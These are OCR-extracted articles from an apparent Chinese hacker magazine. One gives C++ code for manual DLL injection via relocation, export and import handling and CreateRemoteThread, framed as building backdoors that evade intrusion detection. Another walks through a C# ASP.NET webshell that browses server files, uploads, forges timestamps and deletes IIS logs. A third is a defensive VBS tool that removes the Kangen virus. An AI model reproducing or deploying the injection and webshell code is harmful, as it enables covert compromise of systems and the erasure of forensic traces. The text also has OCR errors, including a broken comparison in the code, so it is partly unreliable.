.text段
.bss段
rdata段
…………
.debug段头部

MS-DOS头部

MS-DOS头部最重要的一个成员变量就是e_lfanew，这个变量是一个偏移量值，通过它我们可以找到PE头结构的地址。上表中的PE文件标志，PE文件头、PE文件可选头部就属于该结构，在Windows中，该结构声明如下：

```
typedef struct _IMAGE_NT_HEADERS {
DWORD Signature;
IMAGE_FILE_HEADER FileHeader;
IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

PE文件头

PE文件的信息基本是一些高级信息，这些信息是操作系统或者应用程序决定如何处理这个文件的依据。例如，第一个域是用来表示这个可执行文件被构建的目标机器种类，比如DEC(R) Alpha、MIPS R4000、Intel(R) x86这些处理器。在读取该PE文件的其他数据之前，系统可以利用这个信息来决定如何处理它们。

PE文件头结构中另一个有用的入口是NumberOfSections域，它表示该PE文件共有多少个段头部和多少个段实体。这些段头部和段实体是在文件中连续线性排列的。

PE文件可选头

PE文件可选头部虽然称作"可选"，但事实上，它是必须的。该结构分成标准域和NT附加域两个部分，其中标准域是和UNIX可执行文件的COFF格式所公共的部分：而

NT附加域主要是一些Windows系统装载DLL所需的版本号，内存对齐长度等相应信息。

在NT附加域中最重要的是一个IMAGE_DATA_DIRECTORY结构对象的数组，每个数组成员指定了对应段头部的尺寸和相对虚拟地址，PE文件的段头部都与该数组有着固定的一一对应关系，如果需要定位一个特定的段头部，就需要从可选头部中的IMAGE_DATA_DIRECTORY数组中找到对应该段的数组元素，并从该元素中获得所需段头部的偏移地址，然后使用该偏移量定位段头部，进而就可以访问该段中数据了。

IMAGE_DATA_DIRECTORY数组共有16项，目前使用11项。接下来是我们重点介绍的对象：本程序相关的三个段，重定位段、导出段、导入段。

重定位段

众所周知，将函数的调用编译成汇编语言就是如下格式：

```
function (7);
0042801E push      7
00428020 call      function (415F14h)
```

而由于同一个DLL在不同的进程中加载的基地址不同，所以，同一个函数在不同进程中的入口地址也不同，重定位表就是为了解决这个问题而设计的。在PE文件可选头部有一个ImageBase变量是用来标识该DLL加载到进程地址空间中的首选基地址，该DLL中的函数偏移量是根据该地址计算得出的（ImageBase+函数在DLL中的相对偏移量），在加载过程中，如果无法将该DLL顺利加载到ImageBase处，则需要修改所有函数地址，也就是上例中的Call function（415F14h），如果该DLL的ImageBase=4000h，而实际载入进程后，基地址为5000h，那么415F14h就必须改为416F14h。发生了这种情况，所有的函数入口地址都需要修改，重定位表的作用就是确定各个函数入口地址保存在内存中的位置，通俗的说就是确定哪里需要更改。

重定位表头结构如下：

```
typedef struct _IMAGE_BASE_RELOCATION {
DWORD    VirtualAddress;
DWORD    SizeOfBlock;
} IMAGE_BASE_RELOCATION;
```

实际上，每个重定位表项除了这个表头外后面还跟着若干数据项，具体项数由SizeOfBlock标示，每个数据项就是一个USHORT。其中，高4位字节用来标记该数据项是否有效，如高4位为0，则为无效数据，仅用来对齐，为3则代表有效的数据项，低12位用来存储偏移地址。为什么只需要12位存储偏移地址呢？众所周知，进程的地址空间是4GB，也就是一共需要32位存储，而Windows基于段页式内存管理，每页是4K，也就是212，一个内存页中的全部需要更改的数据地址都包含在一个重定位表项中，所以每个数据项只保存页内偏移地址即可，其对应内存页的起始地址由VirtualAddress保存。

我们构建一个包含两个重定位表项的重定位表，第一个表项有3个数据项，包含一个无效的对齐数据项，第二个表项有4个数据项，如下表所示

第一个重定位表项	页地址
	该表项大小
	数据项一（0x32d4　有效）
	数据项二（0x3859　有效）
	数据项三（0x3a56　有效）
	数据项四（0x0015　无效）
第二个重定位表项	页地址
	该表项大小
	数据项一（0x32e4　有效）
	数据项二（0x35f9　有效）
	数据项三（0x3675　有效）

导出段

下面介绍导出段，它包含了DLL的导出数据，主要是该DLL提供的全部可供加载者调用函数的相关信息。

在Windows系统中是这样定义导出段结构体的

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
DWORD    Characteristics;
DWORD    TimeDateStamp;
WORD     MajorVersion;
WORD     MinorVersion;
DWORD    Name;
DWORD    Base;
DWORD    NumberOfFunctions;
DWORD    NumberOfNames;
DWORD    AddressOfFunctions;
DWORD    AddressOfNames;
DWORD    AddressOfNameOrdinals;
}  IMAGE_EXPORT_DIRECTORY,
*PIMAGE_EXPORT_DIRECTORY;
```

导出目录中的Name域标识了可执行模块的名称。NumberOfFunctions域和NumberOfNames域表示模块中有多少导出的函数以及这些函数的名称。

AddressOfFunctions域指向一个数组，该数组存储着DLL全部导出函数的入口地址 AddressOfNames域是指向另一个数组，该数组用来存储全部导出函数的函数名。AddressOfNameOrdinals也是一个数组的首地址偏移量，它存储的是某特定函数名函数的入口地址在导出函数入口列表数组中的位置。举例说明，假设在AddressOfNames的第I项找到了需要的函数，则在AddressOfNameOrdinals对应的第I项存储着一个值J，而AddressOfFunctions[J]就是该函数相对于Image Base的偏移地址。

三个AddressOf...域是当模块装载后，进程地址空间中的偏移量。一旦模块被装载，要获得某数据在进程地址空间中的确切地址，只需在对应的偏移量上加上模块的基地址。

导入段

下面我们来介绍导个段，这个段是的作用是协助进程解决隐式加载DLL中包含的函数在本DLL中的调用问题。例

如在某DLL中需要调用如CreateFile之类的Windows的API，此DLL被加载后，确定该API在加载此DLL进程中的入口地址位置就需要导入段的协助。

首先给出导入段在Windows中的结构定义：

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;
DWORD   OriginalFirstThunk;
};
DWORD   TimeDateStamp; DWORD   ForwarderChain;
DWORD   Name;
DWORD   FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

导入段由该结构对象构成的数组组成，每个结构对象对应一个本DLL需要的DLL文件，整个输入表以一个Characteristics字段为0的IMAGE_IMPORT_DESCRIPTOR结束。

其中Name字段是一个指向DLL名称的偏移地址，而OriginalFirstThunk和FirstThunk对应一个由IMAGE_THUNK_DATA组成的数组的偏移地址，每一个IMAGE_THUNK_DATA对应从该DLL引入的一个函数，下面是IMAGE_THUNK_DATA的结构定义：

```
typedef struct _IMAGE_THUNK_DATA32 {
  union {
  DWORD ForwarderString; DWORD Function;
DWORD Ordinal;
          DWORD ddressOfData;
        } u1;
    } IMAGE_THUNK_DATA32;
```

这个结构体定义十分晦涩，但它与一个DWORD变量等价，当这个变量的最高位为1时，表示本函数是以序号的形式引入的，变量低16位就是该序号的值；为0时代表本函数是以函数名的形式引入的，且此DWORD是一个偏移量，指向一个IMAGE_IMPORT_BY_NAME结构。IMAGE_IMPORT_BY_NAME结构定义如下：

```
typedef struct _IMAGE_IMPORT_BY_NAME {
WORD     Hint;
BYTE     Name [1];
} IMAGE_IMPORT_BY_NAME;
```

其中Name[1]是一个变长数组，保存的是函数名。

看到这里大家也许会奇怪，既然OriginalFirstThunk和FirstThunk有相同的内容，为什么还要重复出现呢？这是因为在DLL被加载之后，OriginalFirstThunk的内容不会变，而FirstThunk的内容就会变成相应函数在该进程中对应的地址。

程序分析

下面进行程序分析，程序分成以下几个步骤：

1．将DLL文件映射到内存中；

2．获得所需要插入的进程的ID号，并在该进程中分配空间；

3．根据重定位表更改目标DLL中的相关函数地址

4．将更改后的DLL映像拷贝到目标进程的地址空间

5．准备远程线程函数所需的参数

6．根据导出表获得远程线程函数的入口地址

7．开启远程线程

8．根据导入表内容，获得远程线程所需的系统API地址。

映射DLL&寻找进程

对应着步骤一和步骤二，这两个过程相对简单，只需要使用OpenProcess()、VirtualAllocEx()等几个Windows的简单的系统调用即可，不再赘述。

更改函数地址

该过程比较复杂，需参考前面介绍的重定位表的相关知识，结合代码分析如下：

```
void InjectTool::ReLoadImage(PBYTE pImage, PBYTE pRelocTbl, DWORD dwRelocOffset)
{
    DWORD dwRva = 0, dwRvaCount = 0;
    WORD* arrOffset = NULL;
PIMAGE_BASE_RELOCATION pImageBaseRelocation = (PIMAGE_BASE_RELOCATION)pRelocTbl;
// 定位到重定位表
while(pImageBaseRelocation->VirtualAddress != NULL)// 遍历每一个表项
    {
arrOffset = (WORD*)(pRelocTbl + sizeof (IMAGE_BASE_RELOCATION));
dwRvaCount = (pImageBaseRelocation->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / 2;// 获得该表项中数据项的个数
for(DWORD i=0; i<dwRvaCount; i++)
{
dwRva = arrOffset[i];
if((dwRva & 0xf000) = 0x3000)// 判断数据项的有效性
{
dwRva &= 0x0fff;
dwRva += pImageBaseRelocation->VirtualAddress + (DWORD)pImage;// 定位需要更改数据的地址
*(DWORD*)dwRva += dwRelocOffset;// 更改数据
}
}
pRelocTbl += pImageBaseRelocation->SizeOfBlock;// 定位到下一个表项
pImageBaseRelocation = (PIMAGE_BASE_RELOCATION)pRelocTbl;
    }
}
```

此外说一下这个函数调用的参数dwRelocOffset = (DWORD)pInjectPos – this->PImageNtHeader->OptionalHeader.ImageBase;也就是该DLL默认加载地址和程序实际在目标进程分配空间的首地址的差。这个过程就是进程LoadLibrary的过程之一。

这里顺便介绍第四和第五步：第四步比较简单，不再赘述。至于第五步参数的准备，在第三步完成后，重定位表就已经没有任何作用了。故参数就可以写在原来重定位表所在的地址空间，不必分配新的空间。

获得线程函数地址

该过程需要参考导出表相关知识，结合代码分析如下：

```
DWORD InjectTool::GetEnterPoint(PBYTE pImage)
{
DWORD dwEntry = 0, index = 0;
IMAGE_EXPORT_DIRECTORY* pImageExportDirectory = (IMAGE_EXPORT_DIRECTORY*)(pImage + this->PImageNtHeader->OptionalHeader.DataDirectory[0].VirtualAddress);
DWORD* pNameTbl = (DWORD*)(pImage + pImageExportDirectory->AddressOfNames);//定位导出表的地址
for(index=0; index<pImageExportDirectory->NumberOfNames; index++, pNameTbl++)//遍历导出表
{
if(strcmp("ThreadEntry", (char*)(pImage + (*pNameTbl))) == 0)//寻找函数名
{
index = ((WORD*)(pImage + pImageExportDirectory->AddressOfNameOrdinals))[index];
dwEntry = ((DWORD*)(pImage + pImageExportDirectory->AddressOfFunctions))[index];//获得函数地址
break;
}
}
return dwEntry;//返回函数地址
}
```

开启远程线程

开启远程线程十分简单，在前几步工作完成的基础上直接调用如下API即可：

```
CreateRemoteThread(hProcess, NULL, 0, pEntry, pParam, 0, NULL);
```

更改远程线程所需的系统API地址

这个过程必须在远程线程开启后，在目标进程的地址空间里完成，以便获得目标进程中相应函数的入口地址。该过程需要用到LoadLibrary和GetProcAddress两个API，这两个API都存在于Kernel32.dll中，而这个DLL几乎在所有的进程中都需要加载，且一般以默认地址加载，也就是说这两个函数的入口地址在不同的进程中都是一致的，所以在远程线程中可以轻易获得这两个函数的入口地址。

下面结合代码说明：

```
BOOL LoadImportFx(LPBYTE pBase, FxLoadLibrary fnLoadLibrary, FxGetProcAddr fnGetProcAddr)
{
PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pBase;
PIMAGE_NT_HEADERS pImageNtHeader = (PIMAGE_NT_HEADERS)(pBase + pImageDosHeader->e_lfanew);
for(PIMAGE_IMPORT_DESCRIPTOR pImageImportDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(pBase + pImageNtHeader->OptionalHeader.DataDirectory[1].VirtualAddress); pImageImportDescriptor->OriginalFirstThunk != 0; pImageImportDescriptor++)//遍历所有的导入表项
{
HMODULE hDll=fnLoadLibrary((LPCSTR)(pBase+pImageImportDescriptor->Name));//获得该表项对应的DLL句柄
if(hDll == NULL)
{
return FALSE;
}
PIMAGE_THUNK_DATA pOrigin = (PIMAGE_THUNK_DATA)(pBase + pImageImportDescriptor->OriginalFirstThunk);
PIMAGE_THUNK_DATA pFirst = (PIMAGE_THUNK_DATA)(pBase + pImageImportDescriptor->FirstThunk);
//定位OriginalFirstThunk和FirstThunk两个指针位置
LPCSTR pFxName = NULL;
PIMAGE_IMPORT_BY_NAME pImageImportByName = NULL;
while( pOrigin->u1.Ordinal != 0)//遍历该表项中所有数据项（对应该DLL导入的所有函数）
{
if(pOrigin->u1.Ordinal & IMAGE_ORDINAL_FLAG)//判断该函数的引入方式
{
pFxName = (LPCSTR)IMAGE_ORDINAL(pOrigin->u1.Ordinal);//序号引入
}
else
{
pImageImportByName = (PIMAGE_IMPORT_BY_NAME)(pBase + pOrigin->u1.AddressOfData);
pFxName = (LPCSTR)pImageImportByName->Name;//名字引入
}
pFirst->u1.Function = (DWORD)fnGetProcAddr(hDll, pFxName)//得到正确的函数地址；
if(pFirst->u1.Function == NULL)
{
return FALSE;
}
pOrigin++;
pFirst++;
}
}
return TRUE;
}
```

这就是获得所需调用函数入口地址的全部过程。

远程线程


最后谈谈远程线程，我们可以在远程线程中像书写正常代码一样书写任何代码，我在其中尝试了MessageBox调用和开启新线程操作，都可以正常调用。

小结

文章写到这里可以结束了，使用此法给远程线程函数的编写带来极大的方便，可是它还是存在一些缺陷的，主要是开启远程线程所需的系统函数CreateRemoteThread已经被大多数IDS识别并作为判断后门程序的标志，使用该函数开启远程线程就好像是在自己脸上写上"我是贼"然后去大街上偷东西一样！所以，要想编写出更加安全的后门程序必须绕开这个API调用。下期，我将给大家介绍几种全新的远程线程开启方式。

适合读者：木马爱好者
前置知识：ASP.NET编程基础

用C#编写网页木马



文/华农、wolf4652

像我们这些学黑客的，怎么可能没有自己的个人版Webshell呢？看着海洋某某，冰狐某某是不是心痒呢，今天我就用C#示范一下怎么编写自己的Webshell。

引言

ASP.NET是目前主流的网页开发语言，ASP.NET网页主要有两种编程模型，一种将HTML代码放入扩展名为.aspx的网页中，而将代码放入.asps.cs的文件中，这些叫做代码隐藏类。当然也可以像传统的asp一样编写嵌入的代码，两种方法在性能上基本没有差别。而今天我要讲的主要是后者，原因嘛，我们在上传马的时候多个文件上传总不是太方便。

现在开始我们的第一个例子，主要是让大家熟悉一下ASP.net的编程。代码如下，作用就是在网页上输入hello,hacker defense。

```
<page language=" C#">
<html>
<head>
<script language=" C#"  runat=" server">
Private void Page_Load(object sender,EventArgs e)
  {
  Response.Write("hello,hacker defense");
  }
  </script>
  </head>
  </html>
```

相信对ASP较为熟悉的一看就懂，这里不多解释。

设计

我们今天要设计的木马具有以下几个功能

1.取得物理路径
2.能够查看物理路径里的文件夹及文件
3.能够查看文件的属性信息
4.能够修改文件的属性信息
5.能够上传文件到任意目录
6.能够具有删除IIS日志功能
7.有查看源文件的功能。

首先介绍我们今天的主角，File类和Directory类，这两个类只拥有静态方法。

下面是File类的主要静态方法 如表1所示。

下面是Directory类的主要静态方法 如表2所示

第一步是要获得物理路径，代码如下：

GetAttribute	获取在此路径上的文件的属性
OpenText	打开现有文本文件以进行读取。
GetCreationTime	返回指定文件或目录的创建日期和时间。
GetLastAccessTime	返回上次访问指定文件日期和时间。
GetLastWriteTime	返回上次写入指定文件或目录的日期和时间
SetCreationTime	设置创建该文件的日期和时间。
SetLastAccessTime	设置上次访问指定文件的日期和时间
SetLastWriteTime	设置上次写入指定文件的日期和时间

表1

GetFiles	返回指定目录中的文件的名称。
GetDirectories	获取指定目录中子目录的名称

表2

```
private void Page_Load(object sender, System.EventArgs e)
  {
    if(!this.IsPostBack)
    {
this.labelPhysicalPath.Text=this.Server.MapPath(".");
this.Calendar1.TodaysDate=DateTime.Now;
    }
  }
```

我们用Server对象的方法MapPath来取得当前文件的路径，注意这只是路径，并没有文件名。

```
private void btnDirectiry_Click(object sender, System.
EventArgs e)
    {
    try
      {
    this.ListBox1.DataSource=System.IO.Directory.
GetDirectories(this.textBoxPhysicalPath.Text);
    this.ListBox2.DataSource=System.IO.Directory.GetFiles
(this.textBoxPhysicalPath.Text);
      this.ListBox1.DataBind();
      this.ListBox2.DataBind();
      }
      catch(Exception ex)
      {
      this.labelErrorMess.Text=ex.ToString();
      }
    }
```

再就是修改文件属性，这里我加了一个Calendar空间，便于取得要修改的日期，代码如下：

```
private void btnChangeAttr_Click(object sender, System.
EventArgs e)
    {
    try
    {
      int index=this.RadioButtonList1.SelectedIndex;
```

```
        switch(index)
        {
            case 0:
    System.IO.File.SetCreationTime(this.textBoxFileName.Text,
this.Calendar1.SelectedDate);
                break;
        case 1:
        System.IO.File.SetLastAccessTime(this.
textBoxFileName.Text,this.Calendar1.SelectedDate);
                break;
        case 2:
        System.IO.File.SetLastWriteTime(this.textBoxFileName.
Text,this.Calendar1.SelectedDate);
                break;
        default:
                break;
                }
        }
        catch(Exception ex)
        {
                this.labelErrorMess.Text=ex.ToString();
        }
        }
```

运行结果如图1所示




图1

其它功能就不一一演示了，感兴趣的朋友可以直接观看源代码。值得一提的是IIS的日志默认是保存在"X:\WINDOWS\system32\LogFiles\W3SVC1"文件夹下，而且保存格式为"exyyMMdd.log"，如"ex051230.log"。

小知识 我们编写的嵌入代码页可以很好地在IIS中运行，但是VS.net中却对这种编程模型的支持有限（它只支持代码后置），但我们完全可以发挥主观能动性将其改之为自己所用，那就是先用VS.net生成代码，然后再将代码后置文件中的代码粘贴到<script></script>中去就行了。


文章到此结束，相信大家看完本文后触类旁通能写出更好的木马。

Socket：在病毒日益猖獗的网络时代，杀毒软件自然成了我们的常备安全工具。当新病毒出现时，你的选择是苦苦等待新的杀毒软件赶快出现，还是马上动手做一个属于自己的专杀工具呢？不愿等待的就跟我来吧……

适合读者：VBS脚本爱好者

前置知识：VBS代码基础知识，注册表基础知识

用VBS打造 Kangen病毒专杀工具



文/图 寒

最近，Kangen病毒在我们学校里流传得很是猖獗，它通过U盘和MP3感染了许多无辜同学的电脑，并且目前还没有一种杀毒软件可以很好地直接清除它。许多同学无奈选择了重装系统。重装系统固然管用，但我们何不借此机会学以致用，打造一个属于自己的病毒专杀工具呢？

首先我们得了解感染Kangen病毒后的症状。

症状1：任务管理器和注册表编辑器被锁定。

症状2：在Windows/system32/下生成Winword.exe和Winlog.dat两个隐藏的系统文件，并在每个盘的根目录下生成文件名为kangen.exe，图标为Word文件使用图标，打开后为一段英文歌词的文件。

症状3：开始菜单的"开始"变成了滚动的"Kutrima suratmu 'tlah kubaca dan aku mengerti"（socket：很诡异的发作方式……）

症状4：解锁任务管理器后（解锁代码后面详细给出），发现进程里在没有Word文件被使用时，出现Winword.exe进程。关闭此进程后开始菜单恢复正常。

症状5：解锁注册表编辑器后，发现在注册表"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"下生成"OSA" = "%System%\winword.exe" 和 "LoadService" = "Rest In Peace"两个键值。

有了症状我们现在来"对症下药"：

首先我们来恢复注册表编辑器和任务管理器，其主要思路是修改对应注册表项中的键值，关键代码如下（由于在源代码文件中有详细注释，这里就只列出关键代码，程序在WINXP下编译通过）。

```
Set wso = WScript.CreateObject("WScript.Shell") '建立wscript对象。
Wso.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools",0,"REG_DWORD" '恢复注册表编辑器
Wso.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr",0,"REG_DWORD" '恢复任务管理器
```

关掉Winword.exe这个进程，为以后删除这个文件做准备：

```
StrSQL = "SELECT * FROM Win32_Process" '定义可以使用的查询。
Set oWMI = GetObject("winmgmts://./root/cimv2") '获取对象。
Set oProcs = oWMI.ExecQuery(strSQL) '执行刚才的的查询，以确定进程中的项目。
For Each oProc In oProcs '列出所有当前进程
```

当发现病毒winword.exe进程时使用oProc.Terminate终止进程。

接着去除Winword.exe和Winlog.dat的系统隐藏属性，并将其删除。关键代码如下：

```
Set fso = CreateObject("Scripting.FileSystemObject") 建立FSO对象
Set f = fso.GetFile(filepath)
设置属性的关键代码，f.attributes
删除文件的关键代码，fso.DeleteFile Filename
```

最后删除每个盘根目录下的Kangen.exe文件。思路是：列出每个可用的盘和盘上的文件，如果文件名为Kangen.exe则删除它。关键代码如下：

```
Set fso=CreateObject("Scripting.FileSystemObject")
For each drv in fso.Drives '列出驱动器上所有磁盘。
If drv.isReady then '检查磁盘是否可用。
Set f = fso.GetFolder(drv) '建立目录对象，以此来使用其中的一些方法！
Set fc = f.Files
For Each f2 in fc '循环列出当前目录中所有文件。
Aryreturn=Split(f2,"\")
res2=Aryreturn(ubound(aryreturn)) '分离出文件名。
IF res2="kangen.exe" then
删除这个文件
End if
```

最后一步，删除注册表启动项中病毒的键值：

关键代码如下：


```
Wso.RegWrite "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\OSA",0,"REG_DWORD" '为了在已经清除OSA键值的情况下操作不发生错误，所以先自己建一个OSA，如果有则进行覆盖。（下同）
Wso.Regdelete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\OSA" '删除启动键。
Wso.RegWrite "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\LoadService",0,"REG_DWORD"
Wso.Regdelete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\LoadService"
Wso.RegWrite "HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Pradana",0,"REG_DWORD"
Wso.Regdelete "HKEY_CURRENT_USER\Software\VB and VBA Program Settings\Pradana"
```

好了，到这里我们只需要对上面的代码及思路进行整理便可以写出自己的杀毒软件了。

适合读者：编程爱好者、木马爱好者

前置知识：Win32汇编基础知识

Win32汇编木马初探



文/图 曹军/dangguai27

